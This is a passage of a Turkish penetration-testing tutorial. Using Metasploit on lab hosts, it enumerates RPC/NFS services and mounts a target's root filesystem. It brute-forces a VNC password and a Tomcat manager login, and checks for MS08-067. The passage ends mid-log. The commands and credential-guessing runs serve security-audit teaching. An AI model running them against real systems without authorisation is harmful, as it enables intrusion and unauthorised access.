192.168.1.31	111	udp	portmap	open	100000 v2 TCP(111), 100000 v2 UDP(111), 100024 v1 UDP(51874), 100024 v1 TCP(53938), 100003 v2 UDP(2049), 100003 v3 UDP(2049), 100003 v4 UDP(2049), 100021 v1 UDP(60933), 100021 v3 UDP(60933), 100021 v4 UDP(60933), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v4 TCP(2049), 100021 v1 TCP(47498), 100021 v3 TCP(47498), 100021 v4 TCP(47498), 100005 v1 UDP(59607), 100005 v1 TCP(60465), 100005 v2 UDP(59607), 100005 v2 TCP(60465), 100005 v3 UDP(59607), 100005 v3 TCP(60465)
192.168.1.31	2049	udp	sunrpc	open	100003 v4
192.168.1.31	51874	udp	sunrpc	open	100024 v1
192.168.1.31	59607	udp	sunrpc	open	100005 v3
192.168.1.31	60933	udp	sunrpc	open	100021 v4
192.168.1.32	123	udp	ntp	open	Microsoft NTP
192.168.1.32	137	udp	netbios	open	HACMEONE:<00>:U :HACMEONE:<20>:U :HACME:<00>:G :HACME:<1e>:G :HACME:<1d>:U :##__MSBROWSE__#:<01>:G :00:0c:29:dc:38:09
192.168.1.32	1434	udp	mssql	open	tcp=1433 np=\\HACMEONE\pipe\sql\query Version=8.00.194 InstanceName=MSSQLSERVER IsClustered=No ServerName=HACMEONE
192.168.1.32	2049	udp	nfsd	open	NFS Daemon 100005 v1

UDP Sweep Modülü ile UDP Servis Analizi

Bilgi toplama sadece ağ haritalaması biçiminde değil servislerden bilgi sorgulaması biçiminde de olabilmektedir. UDP servis analizi neticesinde sistemlerden birinde RPC temelli servislerin çalıştığı gözlenmiştir. Bu durum sonucunda RPC güvenlik açıklarının araştırılması için çalışan servisin ve sunmakta olduğu verinin türü incelenmelidir. Aşağıdaki örnekte hedef sistemin RPC servisleri arasında NFS olup olmadığı, var ise hangi NFS paylaşımlarının bulunduğu sorgulanmaktadır.

```
msf > use auxiliary/scanner/nfs/nfsmount
```

```
msf auxiliary(nfsmount) > info
```

```
Name: NFS Mount Scanner
```

```
Module: auxiliary/scanner/nfs/nfsmount
```

```
Version: 14976
```

```
License: Metasploit Framework License (BSD)
```

```
Rank: Normal
```

```
Provided by:
```

```
tebo <tebo@attackresearch.com>
```

```
Basic options:
```

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```

-----
RHOSTS          yes      The target address range or CIDR identifier
RPORT    111     yes      The target port
THREADS    10    yes      The number of concurrent threads

```

**Description:**

This module scans NFS mounts and their permissions.

**References:**

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0170>  
<http://www.ietf.org/rfc/rfc1094.txt>

**msf auxiliary(nfsmount) > hosts -R**

**Hosts**

=====

address	mac	name	os_name	os_flavor	os_sp	purpose
192.168.1.31	00:0C:29:E6:35:DC		Linux	Ubuntu		server
192.168.1.32	00:0c:29:dc:38:09	hacmeone	Microsoft Windows	2003		device

RHOSTS => 192.168.1.31 192.168.1.32

**msf auxiliary(nfsmount) > show options**

Module options (auxiliary/scanner/nfs/nfsmount):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.31 192.168.1.32	yes	The target address range or CIDR identifier
RPORT	111	yes	The target port
THREADS	10	yes	The number of concurrent threads

**msf auxiliary(nfsmount) > run**

```

[-] 192.168.1.32 - No response to SunRPC PortMap request
[-] 192.168.1.32 - No response to SunRPC call for procedure: 5
[+] 192.168.1.31 NFS Export: / [*]
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed

```

### NFS Paylaşımlarının Sorgulanması

Sonuç incelendiğinde **192.168.1.31** IP adresindeki sistemde NFS servisi çalıştığı ve / (**kök dosya sistemi**) için erişim sağlanabileceği görülmektedir. Bir güvenlik açığının kullanımı için Metasploit Framework'ün kullanımı ön koşul değildir, hatta bu örnek gibi birçok örnekte gerekmeyecektir. Eğer NFS paylaşımı bağlanmak isteniyorsa, bir Linux sistemde aşağıdaki yöntemle bağlantı sağlanabilir.

```
# service portmap start
portmap start/running, process 913
# mount -t nfs 192.168.1.31:/ /mnt/
# mkdir /mnt/deneme

# ls -l /mnt/
total 100
drwxr-xr-x  2 root root  4096 May 14 06:35 bin
drwxr-xr-x  3 root root  4096 Apr 28  2010 boot
lrwxrwxrwx  1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  2 root root  4096 Jul 14 15:30 deneme
drwxr-xr-x  2 root root  4096 May 21 00:29 dev
drwxr-xr-x 95 root root  4096 Jul 14 15:15 etc
drwxr-xr-x  6 root root  4096 Apr 16  2010 home
drwxr-xr-x  2 root root  4096 Mar 17  2010 initrd
lrwxrwxrwx  1 root root    32 Apr 28  2010 initrd.img
drwxr-xr-x 13 root root  4096 May 14 06:35 lib
drwx----- 2 root root 16384 Mar 17  2010 lost+found
drwxr-xr-x  4 root root  4096 Mar 17  2010 media
drwxr-xr-x  3 root root  4096 Apr 28  2010 mnt
-rw-----  1 root root  7263 Jul 14 13:40 nohup.out
drwxr-xr-x  2 root root  4096 Mar 17  2010 opt
dr-xr-xr-x  2 root root  4096 Apr 28  2010 proc
drwxr-xr-x 13 root root  4096 Jul 14 13:40 root
drwxr-xr-x  2 root root  4096 May 14 04:54/sbin
drwxr-xr-x  2 root root  4096 Mar 17  2010 srv
drwxr-xr-x  2 root root  4096 Apr 28  2010 sys
drwxrwxrwt  4 root root  4096 Jul 14 14:46 tmp
drwxr-xr-x 12 root root  4096 Apr 28  2010 usr
drwxr-xr-x 15 root root  4096 May 21 00:30 var
lrwxrwxrwx  1 root root    29 Apr 28  2010 vmlinuz
```

Bir NFS Paylaşımının Bağlanması

### 3.3 Güvenlik Açığı Araştırma ve Yetkisiz Erişim Sağlama

Denetim esnasında sistemlerden bilgi almak için kullanılabilecek Metasploit modülleri gibi, güvenlik açığı araştırması için de kullanılabilecek modüller bulunmaktadır. Güvenlik açığının kullanımı sonucunda kabuk kodu çalıştırılmayacak ve erişim sağlanmayacak ise, hazırlanan modül yardımcı araçlar arasında yer almaktadır. Yardımcı modüller ile veritabanlarına veya sunucu servislerine kullanıcı/parola analizi, belirli bir güvenlik açığı sonucunda hedeften özel bir bilgi alınması veya bir güvenlik açığı sonucu özel bir işlemi yürütmek mümkündür.

Bazı exploit'lerin ise **CHECK** özelliği bulunmaktadır, bu özelliğin kullanımı ile açık kullanılmadan hedef sistemin güvenlik açığını barındırma ihtimali incelenebilir. Ancak bu özellik her zaman güvenilir çalışmayabileceği gibi hatalı bilgi üretme olasılığına da sahiptir. Bir güvenlik açığını araştırmak ve doğrulamak için en güvenilir yöntem, açığın kullanım aracını veya yöntemini kullanmaktır. Tabi ki bu durumun en ciddi yan etkileri arasında servisin devre dışı kalabilmesi, tek seferlik istismar imkanı olması veya sunucuya erişimin kesilmesi de yer almaktadır. Bu nedenle exploit'lerin kullanımı ile güvenlik açığı araştırması yapılması önerilmez, bir güvenlik açığını tek sefer kullanılacakmış gibi exploit etmek şimdilik en güvenli yoldur.

Yardımcı araçlar ile güvenlik açığı araştırması yapabilmek için araçların türleri ve özelliklerini biliyor olmak gerekmektedir. Hedef sisteme yapılmış port ve servis analizi, sonrasında yapılacak bilgi toplama aşamaları girdi olarak kullanılacaktır. Bu doğrultuda hangi araçların kullanılabilir olduğu saptanmalı ve güvenlik araştırması bu doğrultuda yapılmalıdır.

Aşağıdaki örnekte daha önce bilgi toplama aşamasından geçmiş hedef sistemler listelenmiş ve servisler arasında VNC servisinin varlığı araştırılmıştır. Daha sonra ise 192.168.1.31 IP adresindeki sistemde VNC servisinin varlığı görülmüş ve **vnc\_login** modülü kullanılarak güvenlik açığı araştırması yapılmıştır. Seçilen **vnc\_login** modülü ile VNC servislerine parola denemesi yapılabilmektedir. Denenecek parolalar için bir parola dosyası veya atanacak bir parola kullanılabilmektedir, örneğimizde Metasploit ile beraber gelen bir parola dosyası kullanılmıştır. Yapılan analiz neticesinde VNC sunucusunun parolasının "**password**" olduğu görülmüş ve kolay parola seçimi yönünde bir güvenlik açığı saptanmıştır.

```
msf > hosts
```

```
Hosts
```

```
=====
```

address	mac	name	os_name	os_flavor	os_sp	purpose
192.168.1.31	00:0C:29:E6:35:DC		Linux	Ubuntu		server
192.168.1.32	00:0c:29:dc:38:09	HACMEONE	Microsoft Windows	XP	SP2	device

```
msf > services -S vnc
```

```
Services
```

```
=====
```

host	port	proto	name	state	info
192.168.1.31	5900	tcp	vnc	open	VNC protocol version 3.3

```
msf > use auxiliary/scanner/vnc/vnc_login
```

```
msf auxiliary(vnc_login) > info
```

```

Name: VNC Authentication Scanner
Module: auxiliary/scanner/vnc/vnc_login
Version: 14774
License: Metasploit Framework License (BSD)
Rank: Normal

```

```
Provided by:
```

```

carstein <carstein.sec@gmail.com>
jduck <jduck@metasploit.com>

```

```
Basic options:
```

Name	Current Setting	Required
Description		
BLANK_PASSWORDS	true	no
Try blank passwords for all users		
BRUTEFORCE_SPEED	5	yes
How fast to bruteforce, from 0 to 5		
PASSWORD		no
The password to test		
PASS_FILE	/opt/tools/msframework/data/wordlists/vnc_passwords.txt	no
File containing passwords, one per line		
RHOSTS	192.168.1.31	yes
The target address range or CIDR identifier		
RPORT	5900	yes



The target port		
STOP_ON_SUCCESS	false	yes
Stop guessing when a credential works for a host		
THREADS	1	yes
The number of concurrent threads		
USERNAME	<BLANK>	no
A specific username to authenticate as		
USERPASS_FILE		no
File containing users and passwords separated by space, one pair per line		
USER_AS_PASS	false	no
Try the username as the password for all users		
USER_FILE		no
File containing usernames, one per line		
VERBOSE	true	yes
Whether to print output for all attempts		

**Description:**

This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, and 3.8 using the VNC challenge response authentication method.

**References:**

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0506>

**msf auxiliary(vnc\_login) > show options**

Module options (auxiliary/scanner/vnc/vnc\_login):

Name	Current Setting	Required
Description		
----	-----	-----
-----		
BLANK_PASSWORDS	true	no
Try blank passwords for all users		
BRUTEFORCE_SPEED	5	yes
How fast to bruteforce, from 0 to 5		
PASSWORD		no
The password to test		
PASS_FILE	/opt/tools/msframework/data/wordlists/vnc_passwords.txt	no
File containing passwords, one per line		
RHOSTS	192.168.1.31	yes
The target address range or CIDR identifier		
RPORT	5900	yes
The target port		
STOP_ON_SUCCESS	false	yes
Stop guessing when a credential works for a host		
THREADS	1	yes
The number of concurrent threads		
USERNAME	<BLANK>	no
A specific username to authenticate as		
USERPASS_FILE		no

```

File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false                               no
Try the username as the password for all users
  USER_FILE          no
File containing usernames, one per line
  VERBOSE            true                               yes
Whether to print output for all attempts

msf auxiliary(vnc_login) > set RHOSTS 192.168.1.31
RHOSTS => 192.168.1.31
msf auxiliary(vnc_login) > run

[*] 192.168.1.31:5900 - Starting VNC login sweep
[*] 192.168.1.31:5900 VNC - [1/2] - Attempting VNC login with password ''
[*] 192.168.1.31:5900 VNC - [1/2] - , VNC server protocol version : 3.3
[-] 192.168.1.31:5900 VNC - [1/2] - , Authentication failed
[*] 192.168.1.31:5900 VNC - [2/2] - Attempting VNC login with password 'password'
[*] 192.168.1.31:5900 VNC - [2/2] - , VNC server protocol version : 3.3
[+] 192.168.1.31:5900, VNC server password : "password"
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

#### VNC Servisine Yönelik Parola Zaafiyeti Analizi

Sıradaki örnekte ise bir exploit modülü kullanılarak bir güvenlik araştırmasının nasıl yapılacağı gösterilecektir. Kullanılacak modül, Microsoft tarafından yayınlanan MS08-067 güvenlik duyurusundaki güvenlik açığını istismar etmektedir. Hedef sistemler arasında, bilgi toplama esnasında bu açıktan etkilenebilecek potansiyel sistemler saptanmıştır. Listede görülen 192.168.1.32 IP adresindeki Windows XP SP2 işletim sistemine sahip hedefin, eğer güvenlik yamaları yüklenmemiş ise açıktan etkilenmesi muhtemeldir. Bu bilgiler doğrultusunda **ms08\_067\_netapi** exploit modülü ile **CHECK** seçeneği kullanılarak 192.168.1.32 IP adresindeki hedefte güvenlik açığı varlığı araştırılacaktır.

```

msf > hosts

Hosts
=====

address      mac              name      os_name      os_flavor  os_sp  purpose
info comments
-----
-----
-----
192.168.1.31  00:0C:29:E6:35:DC      Linux      Ubuntu      server
192.168.1.32  00:0c:29:dc:38:09  HACMEONE  Microsoft Windows  XP      SP2      device

```

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > info
```

```
    Name: Microsoft Server Service Relative Path Stack Corruption
    Module: exploit/windows/smb/ms08_067_netapi
    Version: 15771
    Platform: Windows
    Privileged: Yes
    License: Metasploit Framework License (BSD)
    Rank: Great
```

Provided by:

```
hdm <hdm@metasploit.com>
Brett Moore <brett.moore@insomniasec.com>
staylor
jduck <jduck@metasploit.com>
```

Available targets:

Id	Name
--	----
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (AlwaysOn NX)
4	Windows XP SP2 English (NX)
5	Windows XP SP3 English (AlwaysOn NX)
6	Windows XP SP3 English (NX)
7	Windows 2003 SP0 Universal
8	Windows 2003 SP1 English (NO NX)
9	Windows 2003 SP1 English (NX)
10	Windows 2003 SP1 Japanese (NO NX)
11	Windows 2003 SP2 English (NO NX)
12	Windows 2003 SP2 English (NX)
13	Windows 2003 SP2 German (NO NX)
14	Windows 2003 SP2 German (NX)
15	Windows XP SP2 Arabic (NX)
16	Windows XP SP2 Chinese - Traditional / Taiwan (NX)
17	Windows XP SP2 Chinese - Simplified (NX)
18	Windows XP SP2 Chinese - Traditional (NX)
19	Windows XP SP2 Czech (NX)
20	Windows XP SP2 Danish (NX)
21	Windows XP SP2 German (NX)
22	Windows XP SP2 Greek (NX)
23	Windows XP SP2 Spanish (NX)
24	Windows XP SP2 Finnish (NX)
25	Windows XP SP2 French (NX)
26	Windows XP SP2 Hebrew (NX)
27	Windows XP SP2 Hungarian (NX)
28	Windows XP SP2 Italian (NX)
29	Windows XP SP2 Japanese (NX)
30	Windows XP SP2 Korean (NX)

```

31 Windows XP SP2 Dutch (NX)
32 Windows XP SP2 Norwegian (NX)
33 Windows XP SP2 Polish (NX)
34 Windows XP SP2 Portuguese - Brazilian (NX)
35 Windows XP SP2 Portuguese (NX)
36 Windows XP SP2 Russian (NX)
37 Windows XP SP2 Swedish (NX)
38 Windows XP SP2 Turkish (NX)
39 Windows XP SP3 Arabic (NX)
40 Windows XP SP3 Chinese - Traditional / Taiwan (NX)
41 Windows XP SP3 Chinese - Simplified (NX)
42 Windows XP SP3 Chinese - Traditional (NX)
43 Windows XP SP3 Czech (NX)
44 Windows XP SP3 Danish (NX)
45 Windows XP SP3 German (NX)
46 Windows XP SP3 Greek (NX)
47 Windows XP SP3 Spanish (NX)
48 Windows XP SP3 Finnish (NX)
49 Windows XP SP3 French (NX)
50 Windows XP SP3 Hebrew (NX)
51 Windows XP SP3 Hungarian (NX)
52 Windows XP SP3 Italian (NX)
53 Windows XP SP3 Japanese (NX)
54 Windows XP SP3 Korean (NX)
55 Windows XP SP3 Dutch (NX)
56 Windows XP SP3 Norwegian (NX)
57 Windows XP SP3 Polish (NX)
58 Windows XP SP3 Portuguese - Brazilian (NX)
59 Windows XP SP3 Portuguese (NX)
60 Windows XP SP3 Russian (NX)
61 Windows XP SP3 Swedish (NX)
62 Windows XP SP3 Turkish (NX)
63 Windows 2003 SP2 Japanese (NO NX)
64 Windows 2003 SP1 Spanish (NO NX)
65 Windows 2003 SP1 Spanish (NX)
66 Windows 2003 SP2 Spanish (NO NX)
67 Windows 2003 SP2 Spanish (NX)

```

#### Basic options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

#### Payload information:

Space: 400

Avoid: 8 characters

#### Description:

This module exploits a parsing flaw in the path canonicalization code of NetAPI32.dll through the Server Service. This module is

capable of bypassing NX on some operating systems and service packs. The correct target must be used to prevent the Server Service (along with a dozen others in the same process) from crashing. Windows XP targets seem to handle multiple successful exploitation events, but 2003 targets will often crash or hang on subsequent attempts. This is just the first version of this module, full support for NX bypass on 2003, along with other platforms, is still in development.

## References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-4250>  
<http://www.osvdb.org/49243>  
<http://www.microsoft.com/technet/security/bulletin/MS08-067.msp>  
<http://www.rapid7.com/vuln/db/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos>

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.1.32
```

```
RHOST => 192.168.1.32
```

```
msf exploit(ms08_067_netapi) > check
```

```
[*] Verifying vulnerable status... (path: 0x0000005a)
```

```
[+] The target is vulnerable.
```

```
msf exploit(ms08_067_netapi) >
```

Hedefte MS08-067 Güvenlik Açığının Araştırılması

Bir diğer güvenlik açığı araştırma yöntemi de, kullanıcı adı ve parola deneme yanılması ile bir servisin yönetim arayüzüne erişimdir. Yönetim arayüzlerinin ön tanımlı veya tahmin edilebilir parola barındırması sıklıkla karşılaşılan bir durumdur. Örnekte hedef sistemler arasında Tomcat uygulama sunucusu varlığı araştırılmakta, sonrasında ise bir sözlük saldırısı yapılarak yönetici kullanıcısı ve parolası denenmektedir. Yapılan analiz sonucunda Tomcat uygulama sunucusunun yönetici kullanıcısının **tomcat** ve parolasının **tomcat** olduğu saptanmıştır.

```
msf > hosts
```

```
Hosts
```

```
=====
```

address	mac	name	os_name	os_flavor	os_sp
192.168.1.31	08:00:27:20:51:9D	192.168.1.31	Linux	Ubuntu	
192.168.1.32	00:0c:29:dc:38:09	HACMEONE	Microsoft Windows	XP	SP2

```
msf > services -S tomcat
```

Services

=====

host	port	proto	name	state	info
192.168.1.31	8180	tcp	http	open	Apache-Coyote/1.1 ( 401-Basic realm="Tomcat Manager Application" )

```
msf > search tomcat
```

Matching Modules

=====

Name Description	Disclosure Date	Rank
auxiliary/admin/http/tomcat_administration Tomcat Administration Tool Default Access		normal
auxiliary/admin/http/tomcat_utf8_traversal Tomcat UTF-8 Directory Traversal Vulnerability		normal
auxiliary/admin/http/trendmicro_dlp_traversal TrendMicro Data Loss Prevention 5.5 Directory Traversal		normal
auxiliary/dos/http/apache_tomcat_transfer_encoding Apache Tomcat Transfer-Encoding Information Disclosure and DoS	2010-07-09 00:00:00 UTC	normal
auxiliary/dos/http/hashcollision_dos Hashtable Collisions	2011-12-28 00:00:00 UTC	normal
auxiliary/scanner/http/tomcat_enum Apache Tomcat User Enumeration		normal
auxiliary/scanner/http/tomcat_mgr_login Tomcat Application Manager Login Utility		normal
exploit/multi/http/tomcat_mgr_deploy excellent Apache Tomcat Manager Application Deployer Authenticated Code Execution	2009-11-09 00:00:00 UTC	

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
```

```
msf auxiliary(tomcat_mgr_login) > info
```

Name: Tomcat Application Manager Login Utility  
Module: auxiliary/scanner/http/tomcat\_mgr\_login  
Version: 14871  
License: Metasploit Framework License (BSD)  
Rank: Normal

Provided by:

MC <mc@metasploit.com>

Matteo Cantoni <goony@nothink.org>

jduck <jduck@metasploit.com>

## Basic options:

Name	Current Setting	Description
-----		
-----		
BLANK_PASSWORDS	true	
no		Try blank passwords for all users
BRUTEFORCE_SPEED	5	
yes		How fast to bruteforce, from 0 to 5
PASSWORD		
no		A specific password to authenticate with
PASS_FILE	/opt/tools/msframework/data/wordlists/tomcat_mgr_default_pass.txt	
no		File containing passwords, one per line
Proxies		
no		Use a proxy chain
RHOSTS	192.168.1.31	
yes		The target address range or CIDR identifier
RPORT	8180	
yes		The target port
STOP_ON_SUCCESS	false	
yes		Stop guessing when a credential works for a host
THREADS	1	
yes		The number of concurrent threads
URI	/manager/html	
yes		URI for Manager login. Default is /manager/html
USERNAME		
no		A specific username to authenticate as
USERPASS_FILE	/opt/tools/msframework/data/wordlists/tomcat_mgr_default_userpass.txt	no File
		containing users and passwords separated by space, one pair per line
USER_AS_PASS	true	
no		Try the username as the password for all users
USER_FILE	/opt/tools/msframework/data/wordlists/tomcat_mgr_default_users.txt	
no		File containing users, one per line
VERBOSE	true	
yes		Whether to print output for all attempts
VHOST		
no		HTTP server virtual host

## Description:

This module simply attempts to login to a Tomcat Application Manager instance using a specific user/pass.

## References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3843>  
<http://www.osvdb.org/60317>  
<http://www.securityfocus.com/bid/37086>  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-4189>  
<http://www.osvdb.org/60670>

<http://www.harmonysecurity.com/blog/2009/11/hp-operations-manager-backdoor-account.html>

```
http://www.zerodayinitiative.com/advisories/ZDI-09-085/  
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-4188  
http://www.securityfocus.com/bid/38084  
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-0557  
http://www-01.ibm.com/support/docview.wss?uid=swg21419179  
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2010-4094  
http://www.zerodayinitiative.com/advisories/ZDI-10-214/  
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2009-3548  
http://www.osvdb.org/60176  
http://www.securityfocus.com/bid/36954  
http://tomcat.apache.org/  
http://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0502
```

```
msf auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.1.31
```

```
RHOSTS => 192.168.1.31
```

```
msf auxiliary(tomcat_mgr_login) > set RPORT 8180
```

```
RPORT => 8180
```

```
msf auxiliary(tomcat_mgr_login) > run
```

```
[*] 192.168.1.31:8180 TOMCAT_MGR - [01/56] - Trying username:'admin' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [01/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'admin'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [02/56] - Trying username:'manager' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [02/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'manager'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [03/56] - Trying username:'role1' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [03/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'role1'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [04/56] - Trying username:'root' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [04/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'root'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [05/56] - Trying username:'tomcat' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [05/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'tomcat'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [06/56] - Trying username:'both' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [06/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'both'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [07/56] - Trying username:'j2deployer' with  
password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [07/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'j2deployer'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [08/56] - Trying username:'ovwebusr' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [08/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'ovwebusr'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [09/56] - Trying username:'cxsdk' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [09/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'cxsdk'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [10/56] - Trying username:'ADMIN' with password:''  
[-] 192.168.1.31:8180 TOMCAT_MGR - [10/56] - /manager/html [Apache-Coyote/1.1] [Tomcat  
Application Manager] failed to login as 'ADMIN'  
[*] 192.168.1.31:8180 TOMCAT_MGR - [11/56] - Trying username:'xampp' with password:''
```



```
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [11/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'xampp'
[*] 192.168.1.31:8180 TOMCAT_MGR - [12/56] - Trying username:'admin' with password:'admin'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [12/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'admin'
[*] 192.168.1.31:8180 TOMCAT_MGR - [13/56] - Trying username:'manager' with password:'manager'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [13/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'manager'
[*] 192.168.1.31:8180 TOMCAT_MGR - [14/56] - Trying username:'role1' with password:'role1'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [14/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.1.31:8180 TOMCAT_MGR - [15/56] - Trying username:'root' with password:'root'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [15/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.31:8180 TOMCAT_MGR - [16/56] - Trying username:'tomcat' with password:'tomcat'
[+] http://192.168.1.31:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 'tomcat' : 'tomcat'
[*] 192.168.1.31:8180 TOMCAT_MGR - [17/56] - Trying username:'both' with password:'both'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [17/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.1.31:8180 TOMCAT_MGR - [18/56] - Trying username:'j2deployer' with password:'j2deployer'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [18/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'j2deployer'
[*] 192.168.1.31:8180 TOMCAT_MGR - [19/56] - Trying username:'ovwebusr' with password:'ovwebusr'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [19/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'ovwebusr'
[*] 192.168.1.31:8180 TOMCAT_MGR - [20/56] - Trying username:'cxsdk' with password:'cxsdk'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [20/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'cxsdk'
[*] 192.168.1.31:8180 TOMCAT_MGR - [21/56] - Trying username:'ADMIN' with password:'ADMIN'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [21/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'ADMIN'
[*] 192.168.1.31:8180 TOMCAT_MGR - [22/56] - Trying username:'xampp' with password:'xampp'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [22/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'xampp'
[*] 192.168.1.31:8180 TOMCAT_MGR - [23/56] - Trying username:'ovwebusr' with password:'OvW*busr1'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [23/56] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'ovwebusr'
[*] 192.168.1.31:8180 TOMCAT_MGR - [24/56] - Trying username:'cxsdk' with password:'kdsxc'
[ - ] 192.168.1.31:8180 TOMCAT_MGR - [24/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
```

```
Application Manager] failed to login as 'cxsdk'
[*] 192.168.1.31:8180 TOMCAT_MGR - [25/56] - Trying username:'root' with
password:'owaspbwa'
[-] 192.168.1.31:8180 TOMCAT_MGR - [25/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'root'
[*] 192.168.1.31:8180 TOMCAT_MGR - [26/56] - Trying username:'admin' with
password:'manager'
[-] 192.168.1.31:8180 TOMCAT_MGR - [26/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'admin'
[*] 192.168.1.31:8180 TOMCAT_MGR - [27/56] - Trying username:'admin' with
password:'role1'
[-] 192.168.1.31:8180 TOMCAT_MGR - [27/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'admin'
[*] 192.168.1.31:8180 TOMCAT_MGR - [28/56] - Trying username:'admin' with
password:'root'
[-] 192.168.1.31:8180 TOMCAT_MGR - [28/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'admin'
[*] 192.168.1.31:8180 TOMCAT_MGR - [29/56] - Trying username:'admin' with
password:'tomcat'
[-] 192.168.1.31:8180 TOMCAT_MGR - [29/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'admin'
[*] 192.168.1.31:8180 TOMCAT_MGR - [30/56] - Trying username:'admin' with
password:'s3cret'
[-] 192.168.1.31:8180 TOMCAT_MGR - [30/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'admin'
[*] 192.168.1.31:8180 TOMCAT_MGR - [31/56] - Trying username:'manager' with
password:'admin'
[-] 192.168.1.31:8180 TOMCAT_MGR - [31/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'manager'
[*] 192.168.1.31:8180 TOMCAT_MGR - [32/56] - Trying username:'manager' with
password:'role1'
[-] 192.168.1.31:8180 TOMCAT_MGR - [32/56] - /manager/html [Apache-Coyote/1.1] [Tomcat
Application Manager] failed to login as 'manager'
[*] 192.168.1.31:8180 TOMCAT_MGR - [33/56] - Trying username:'manager' with
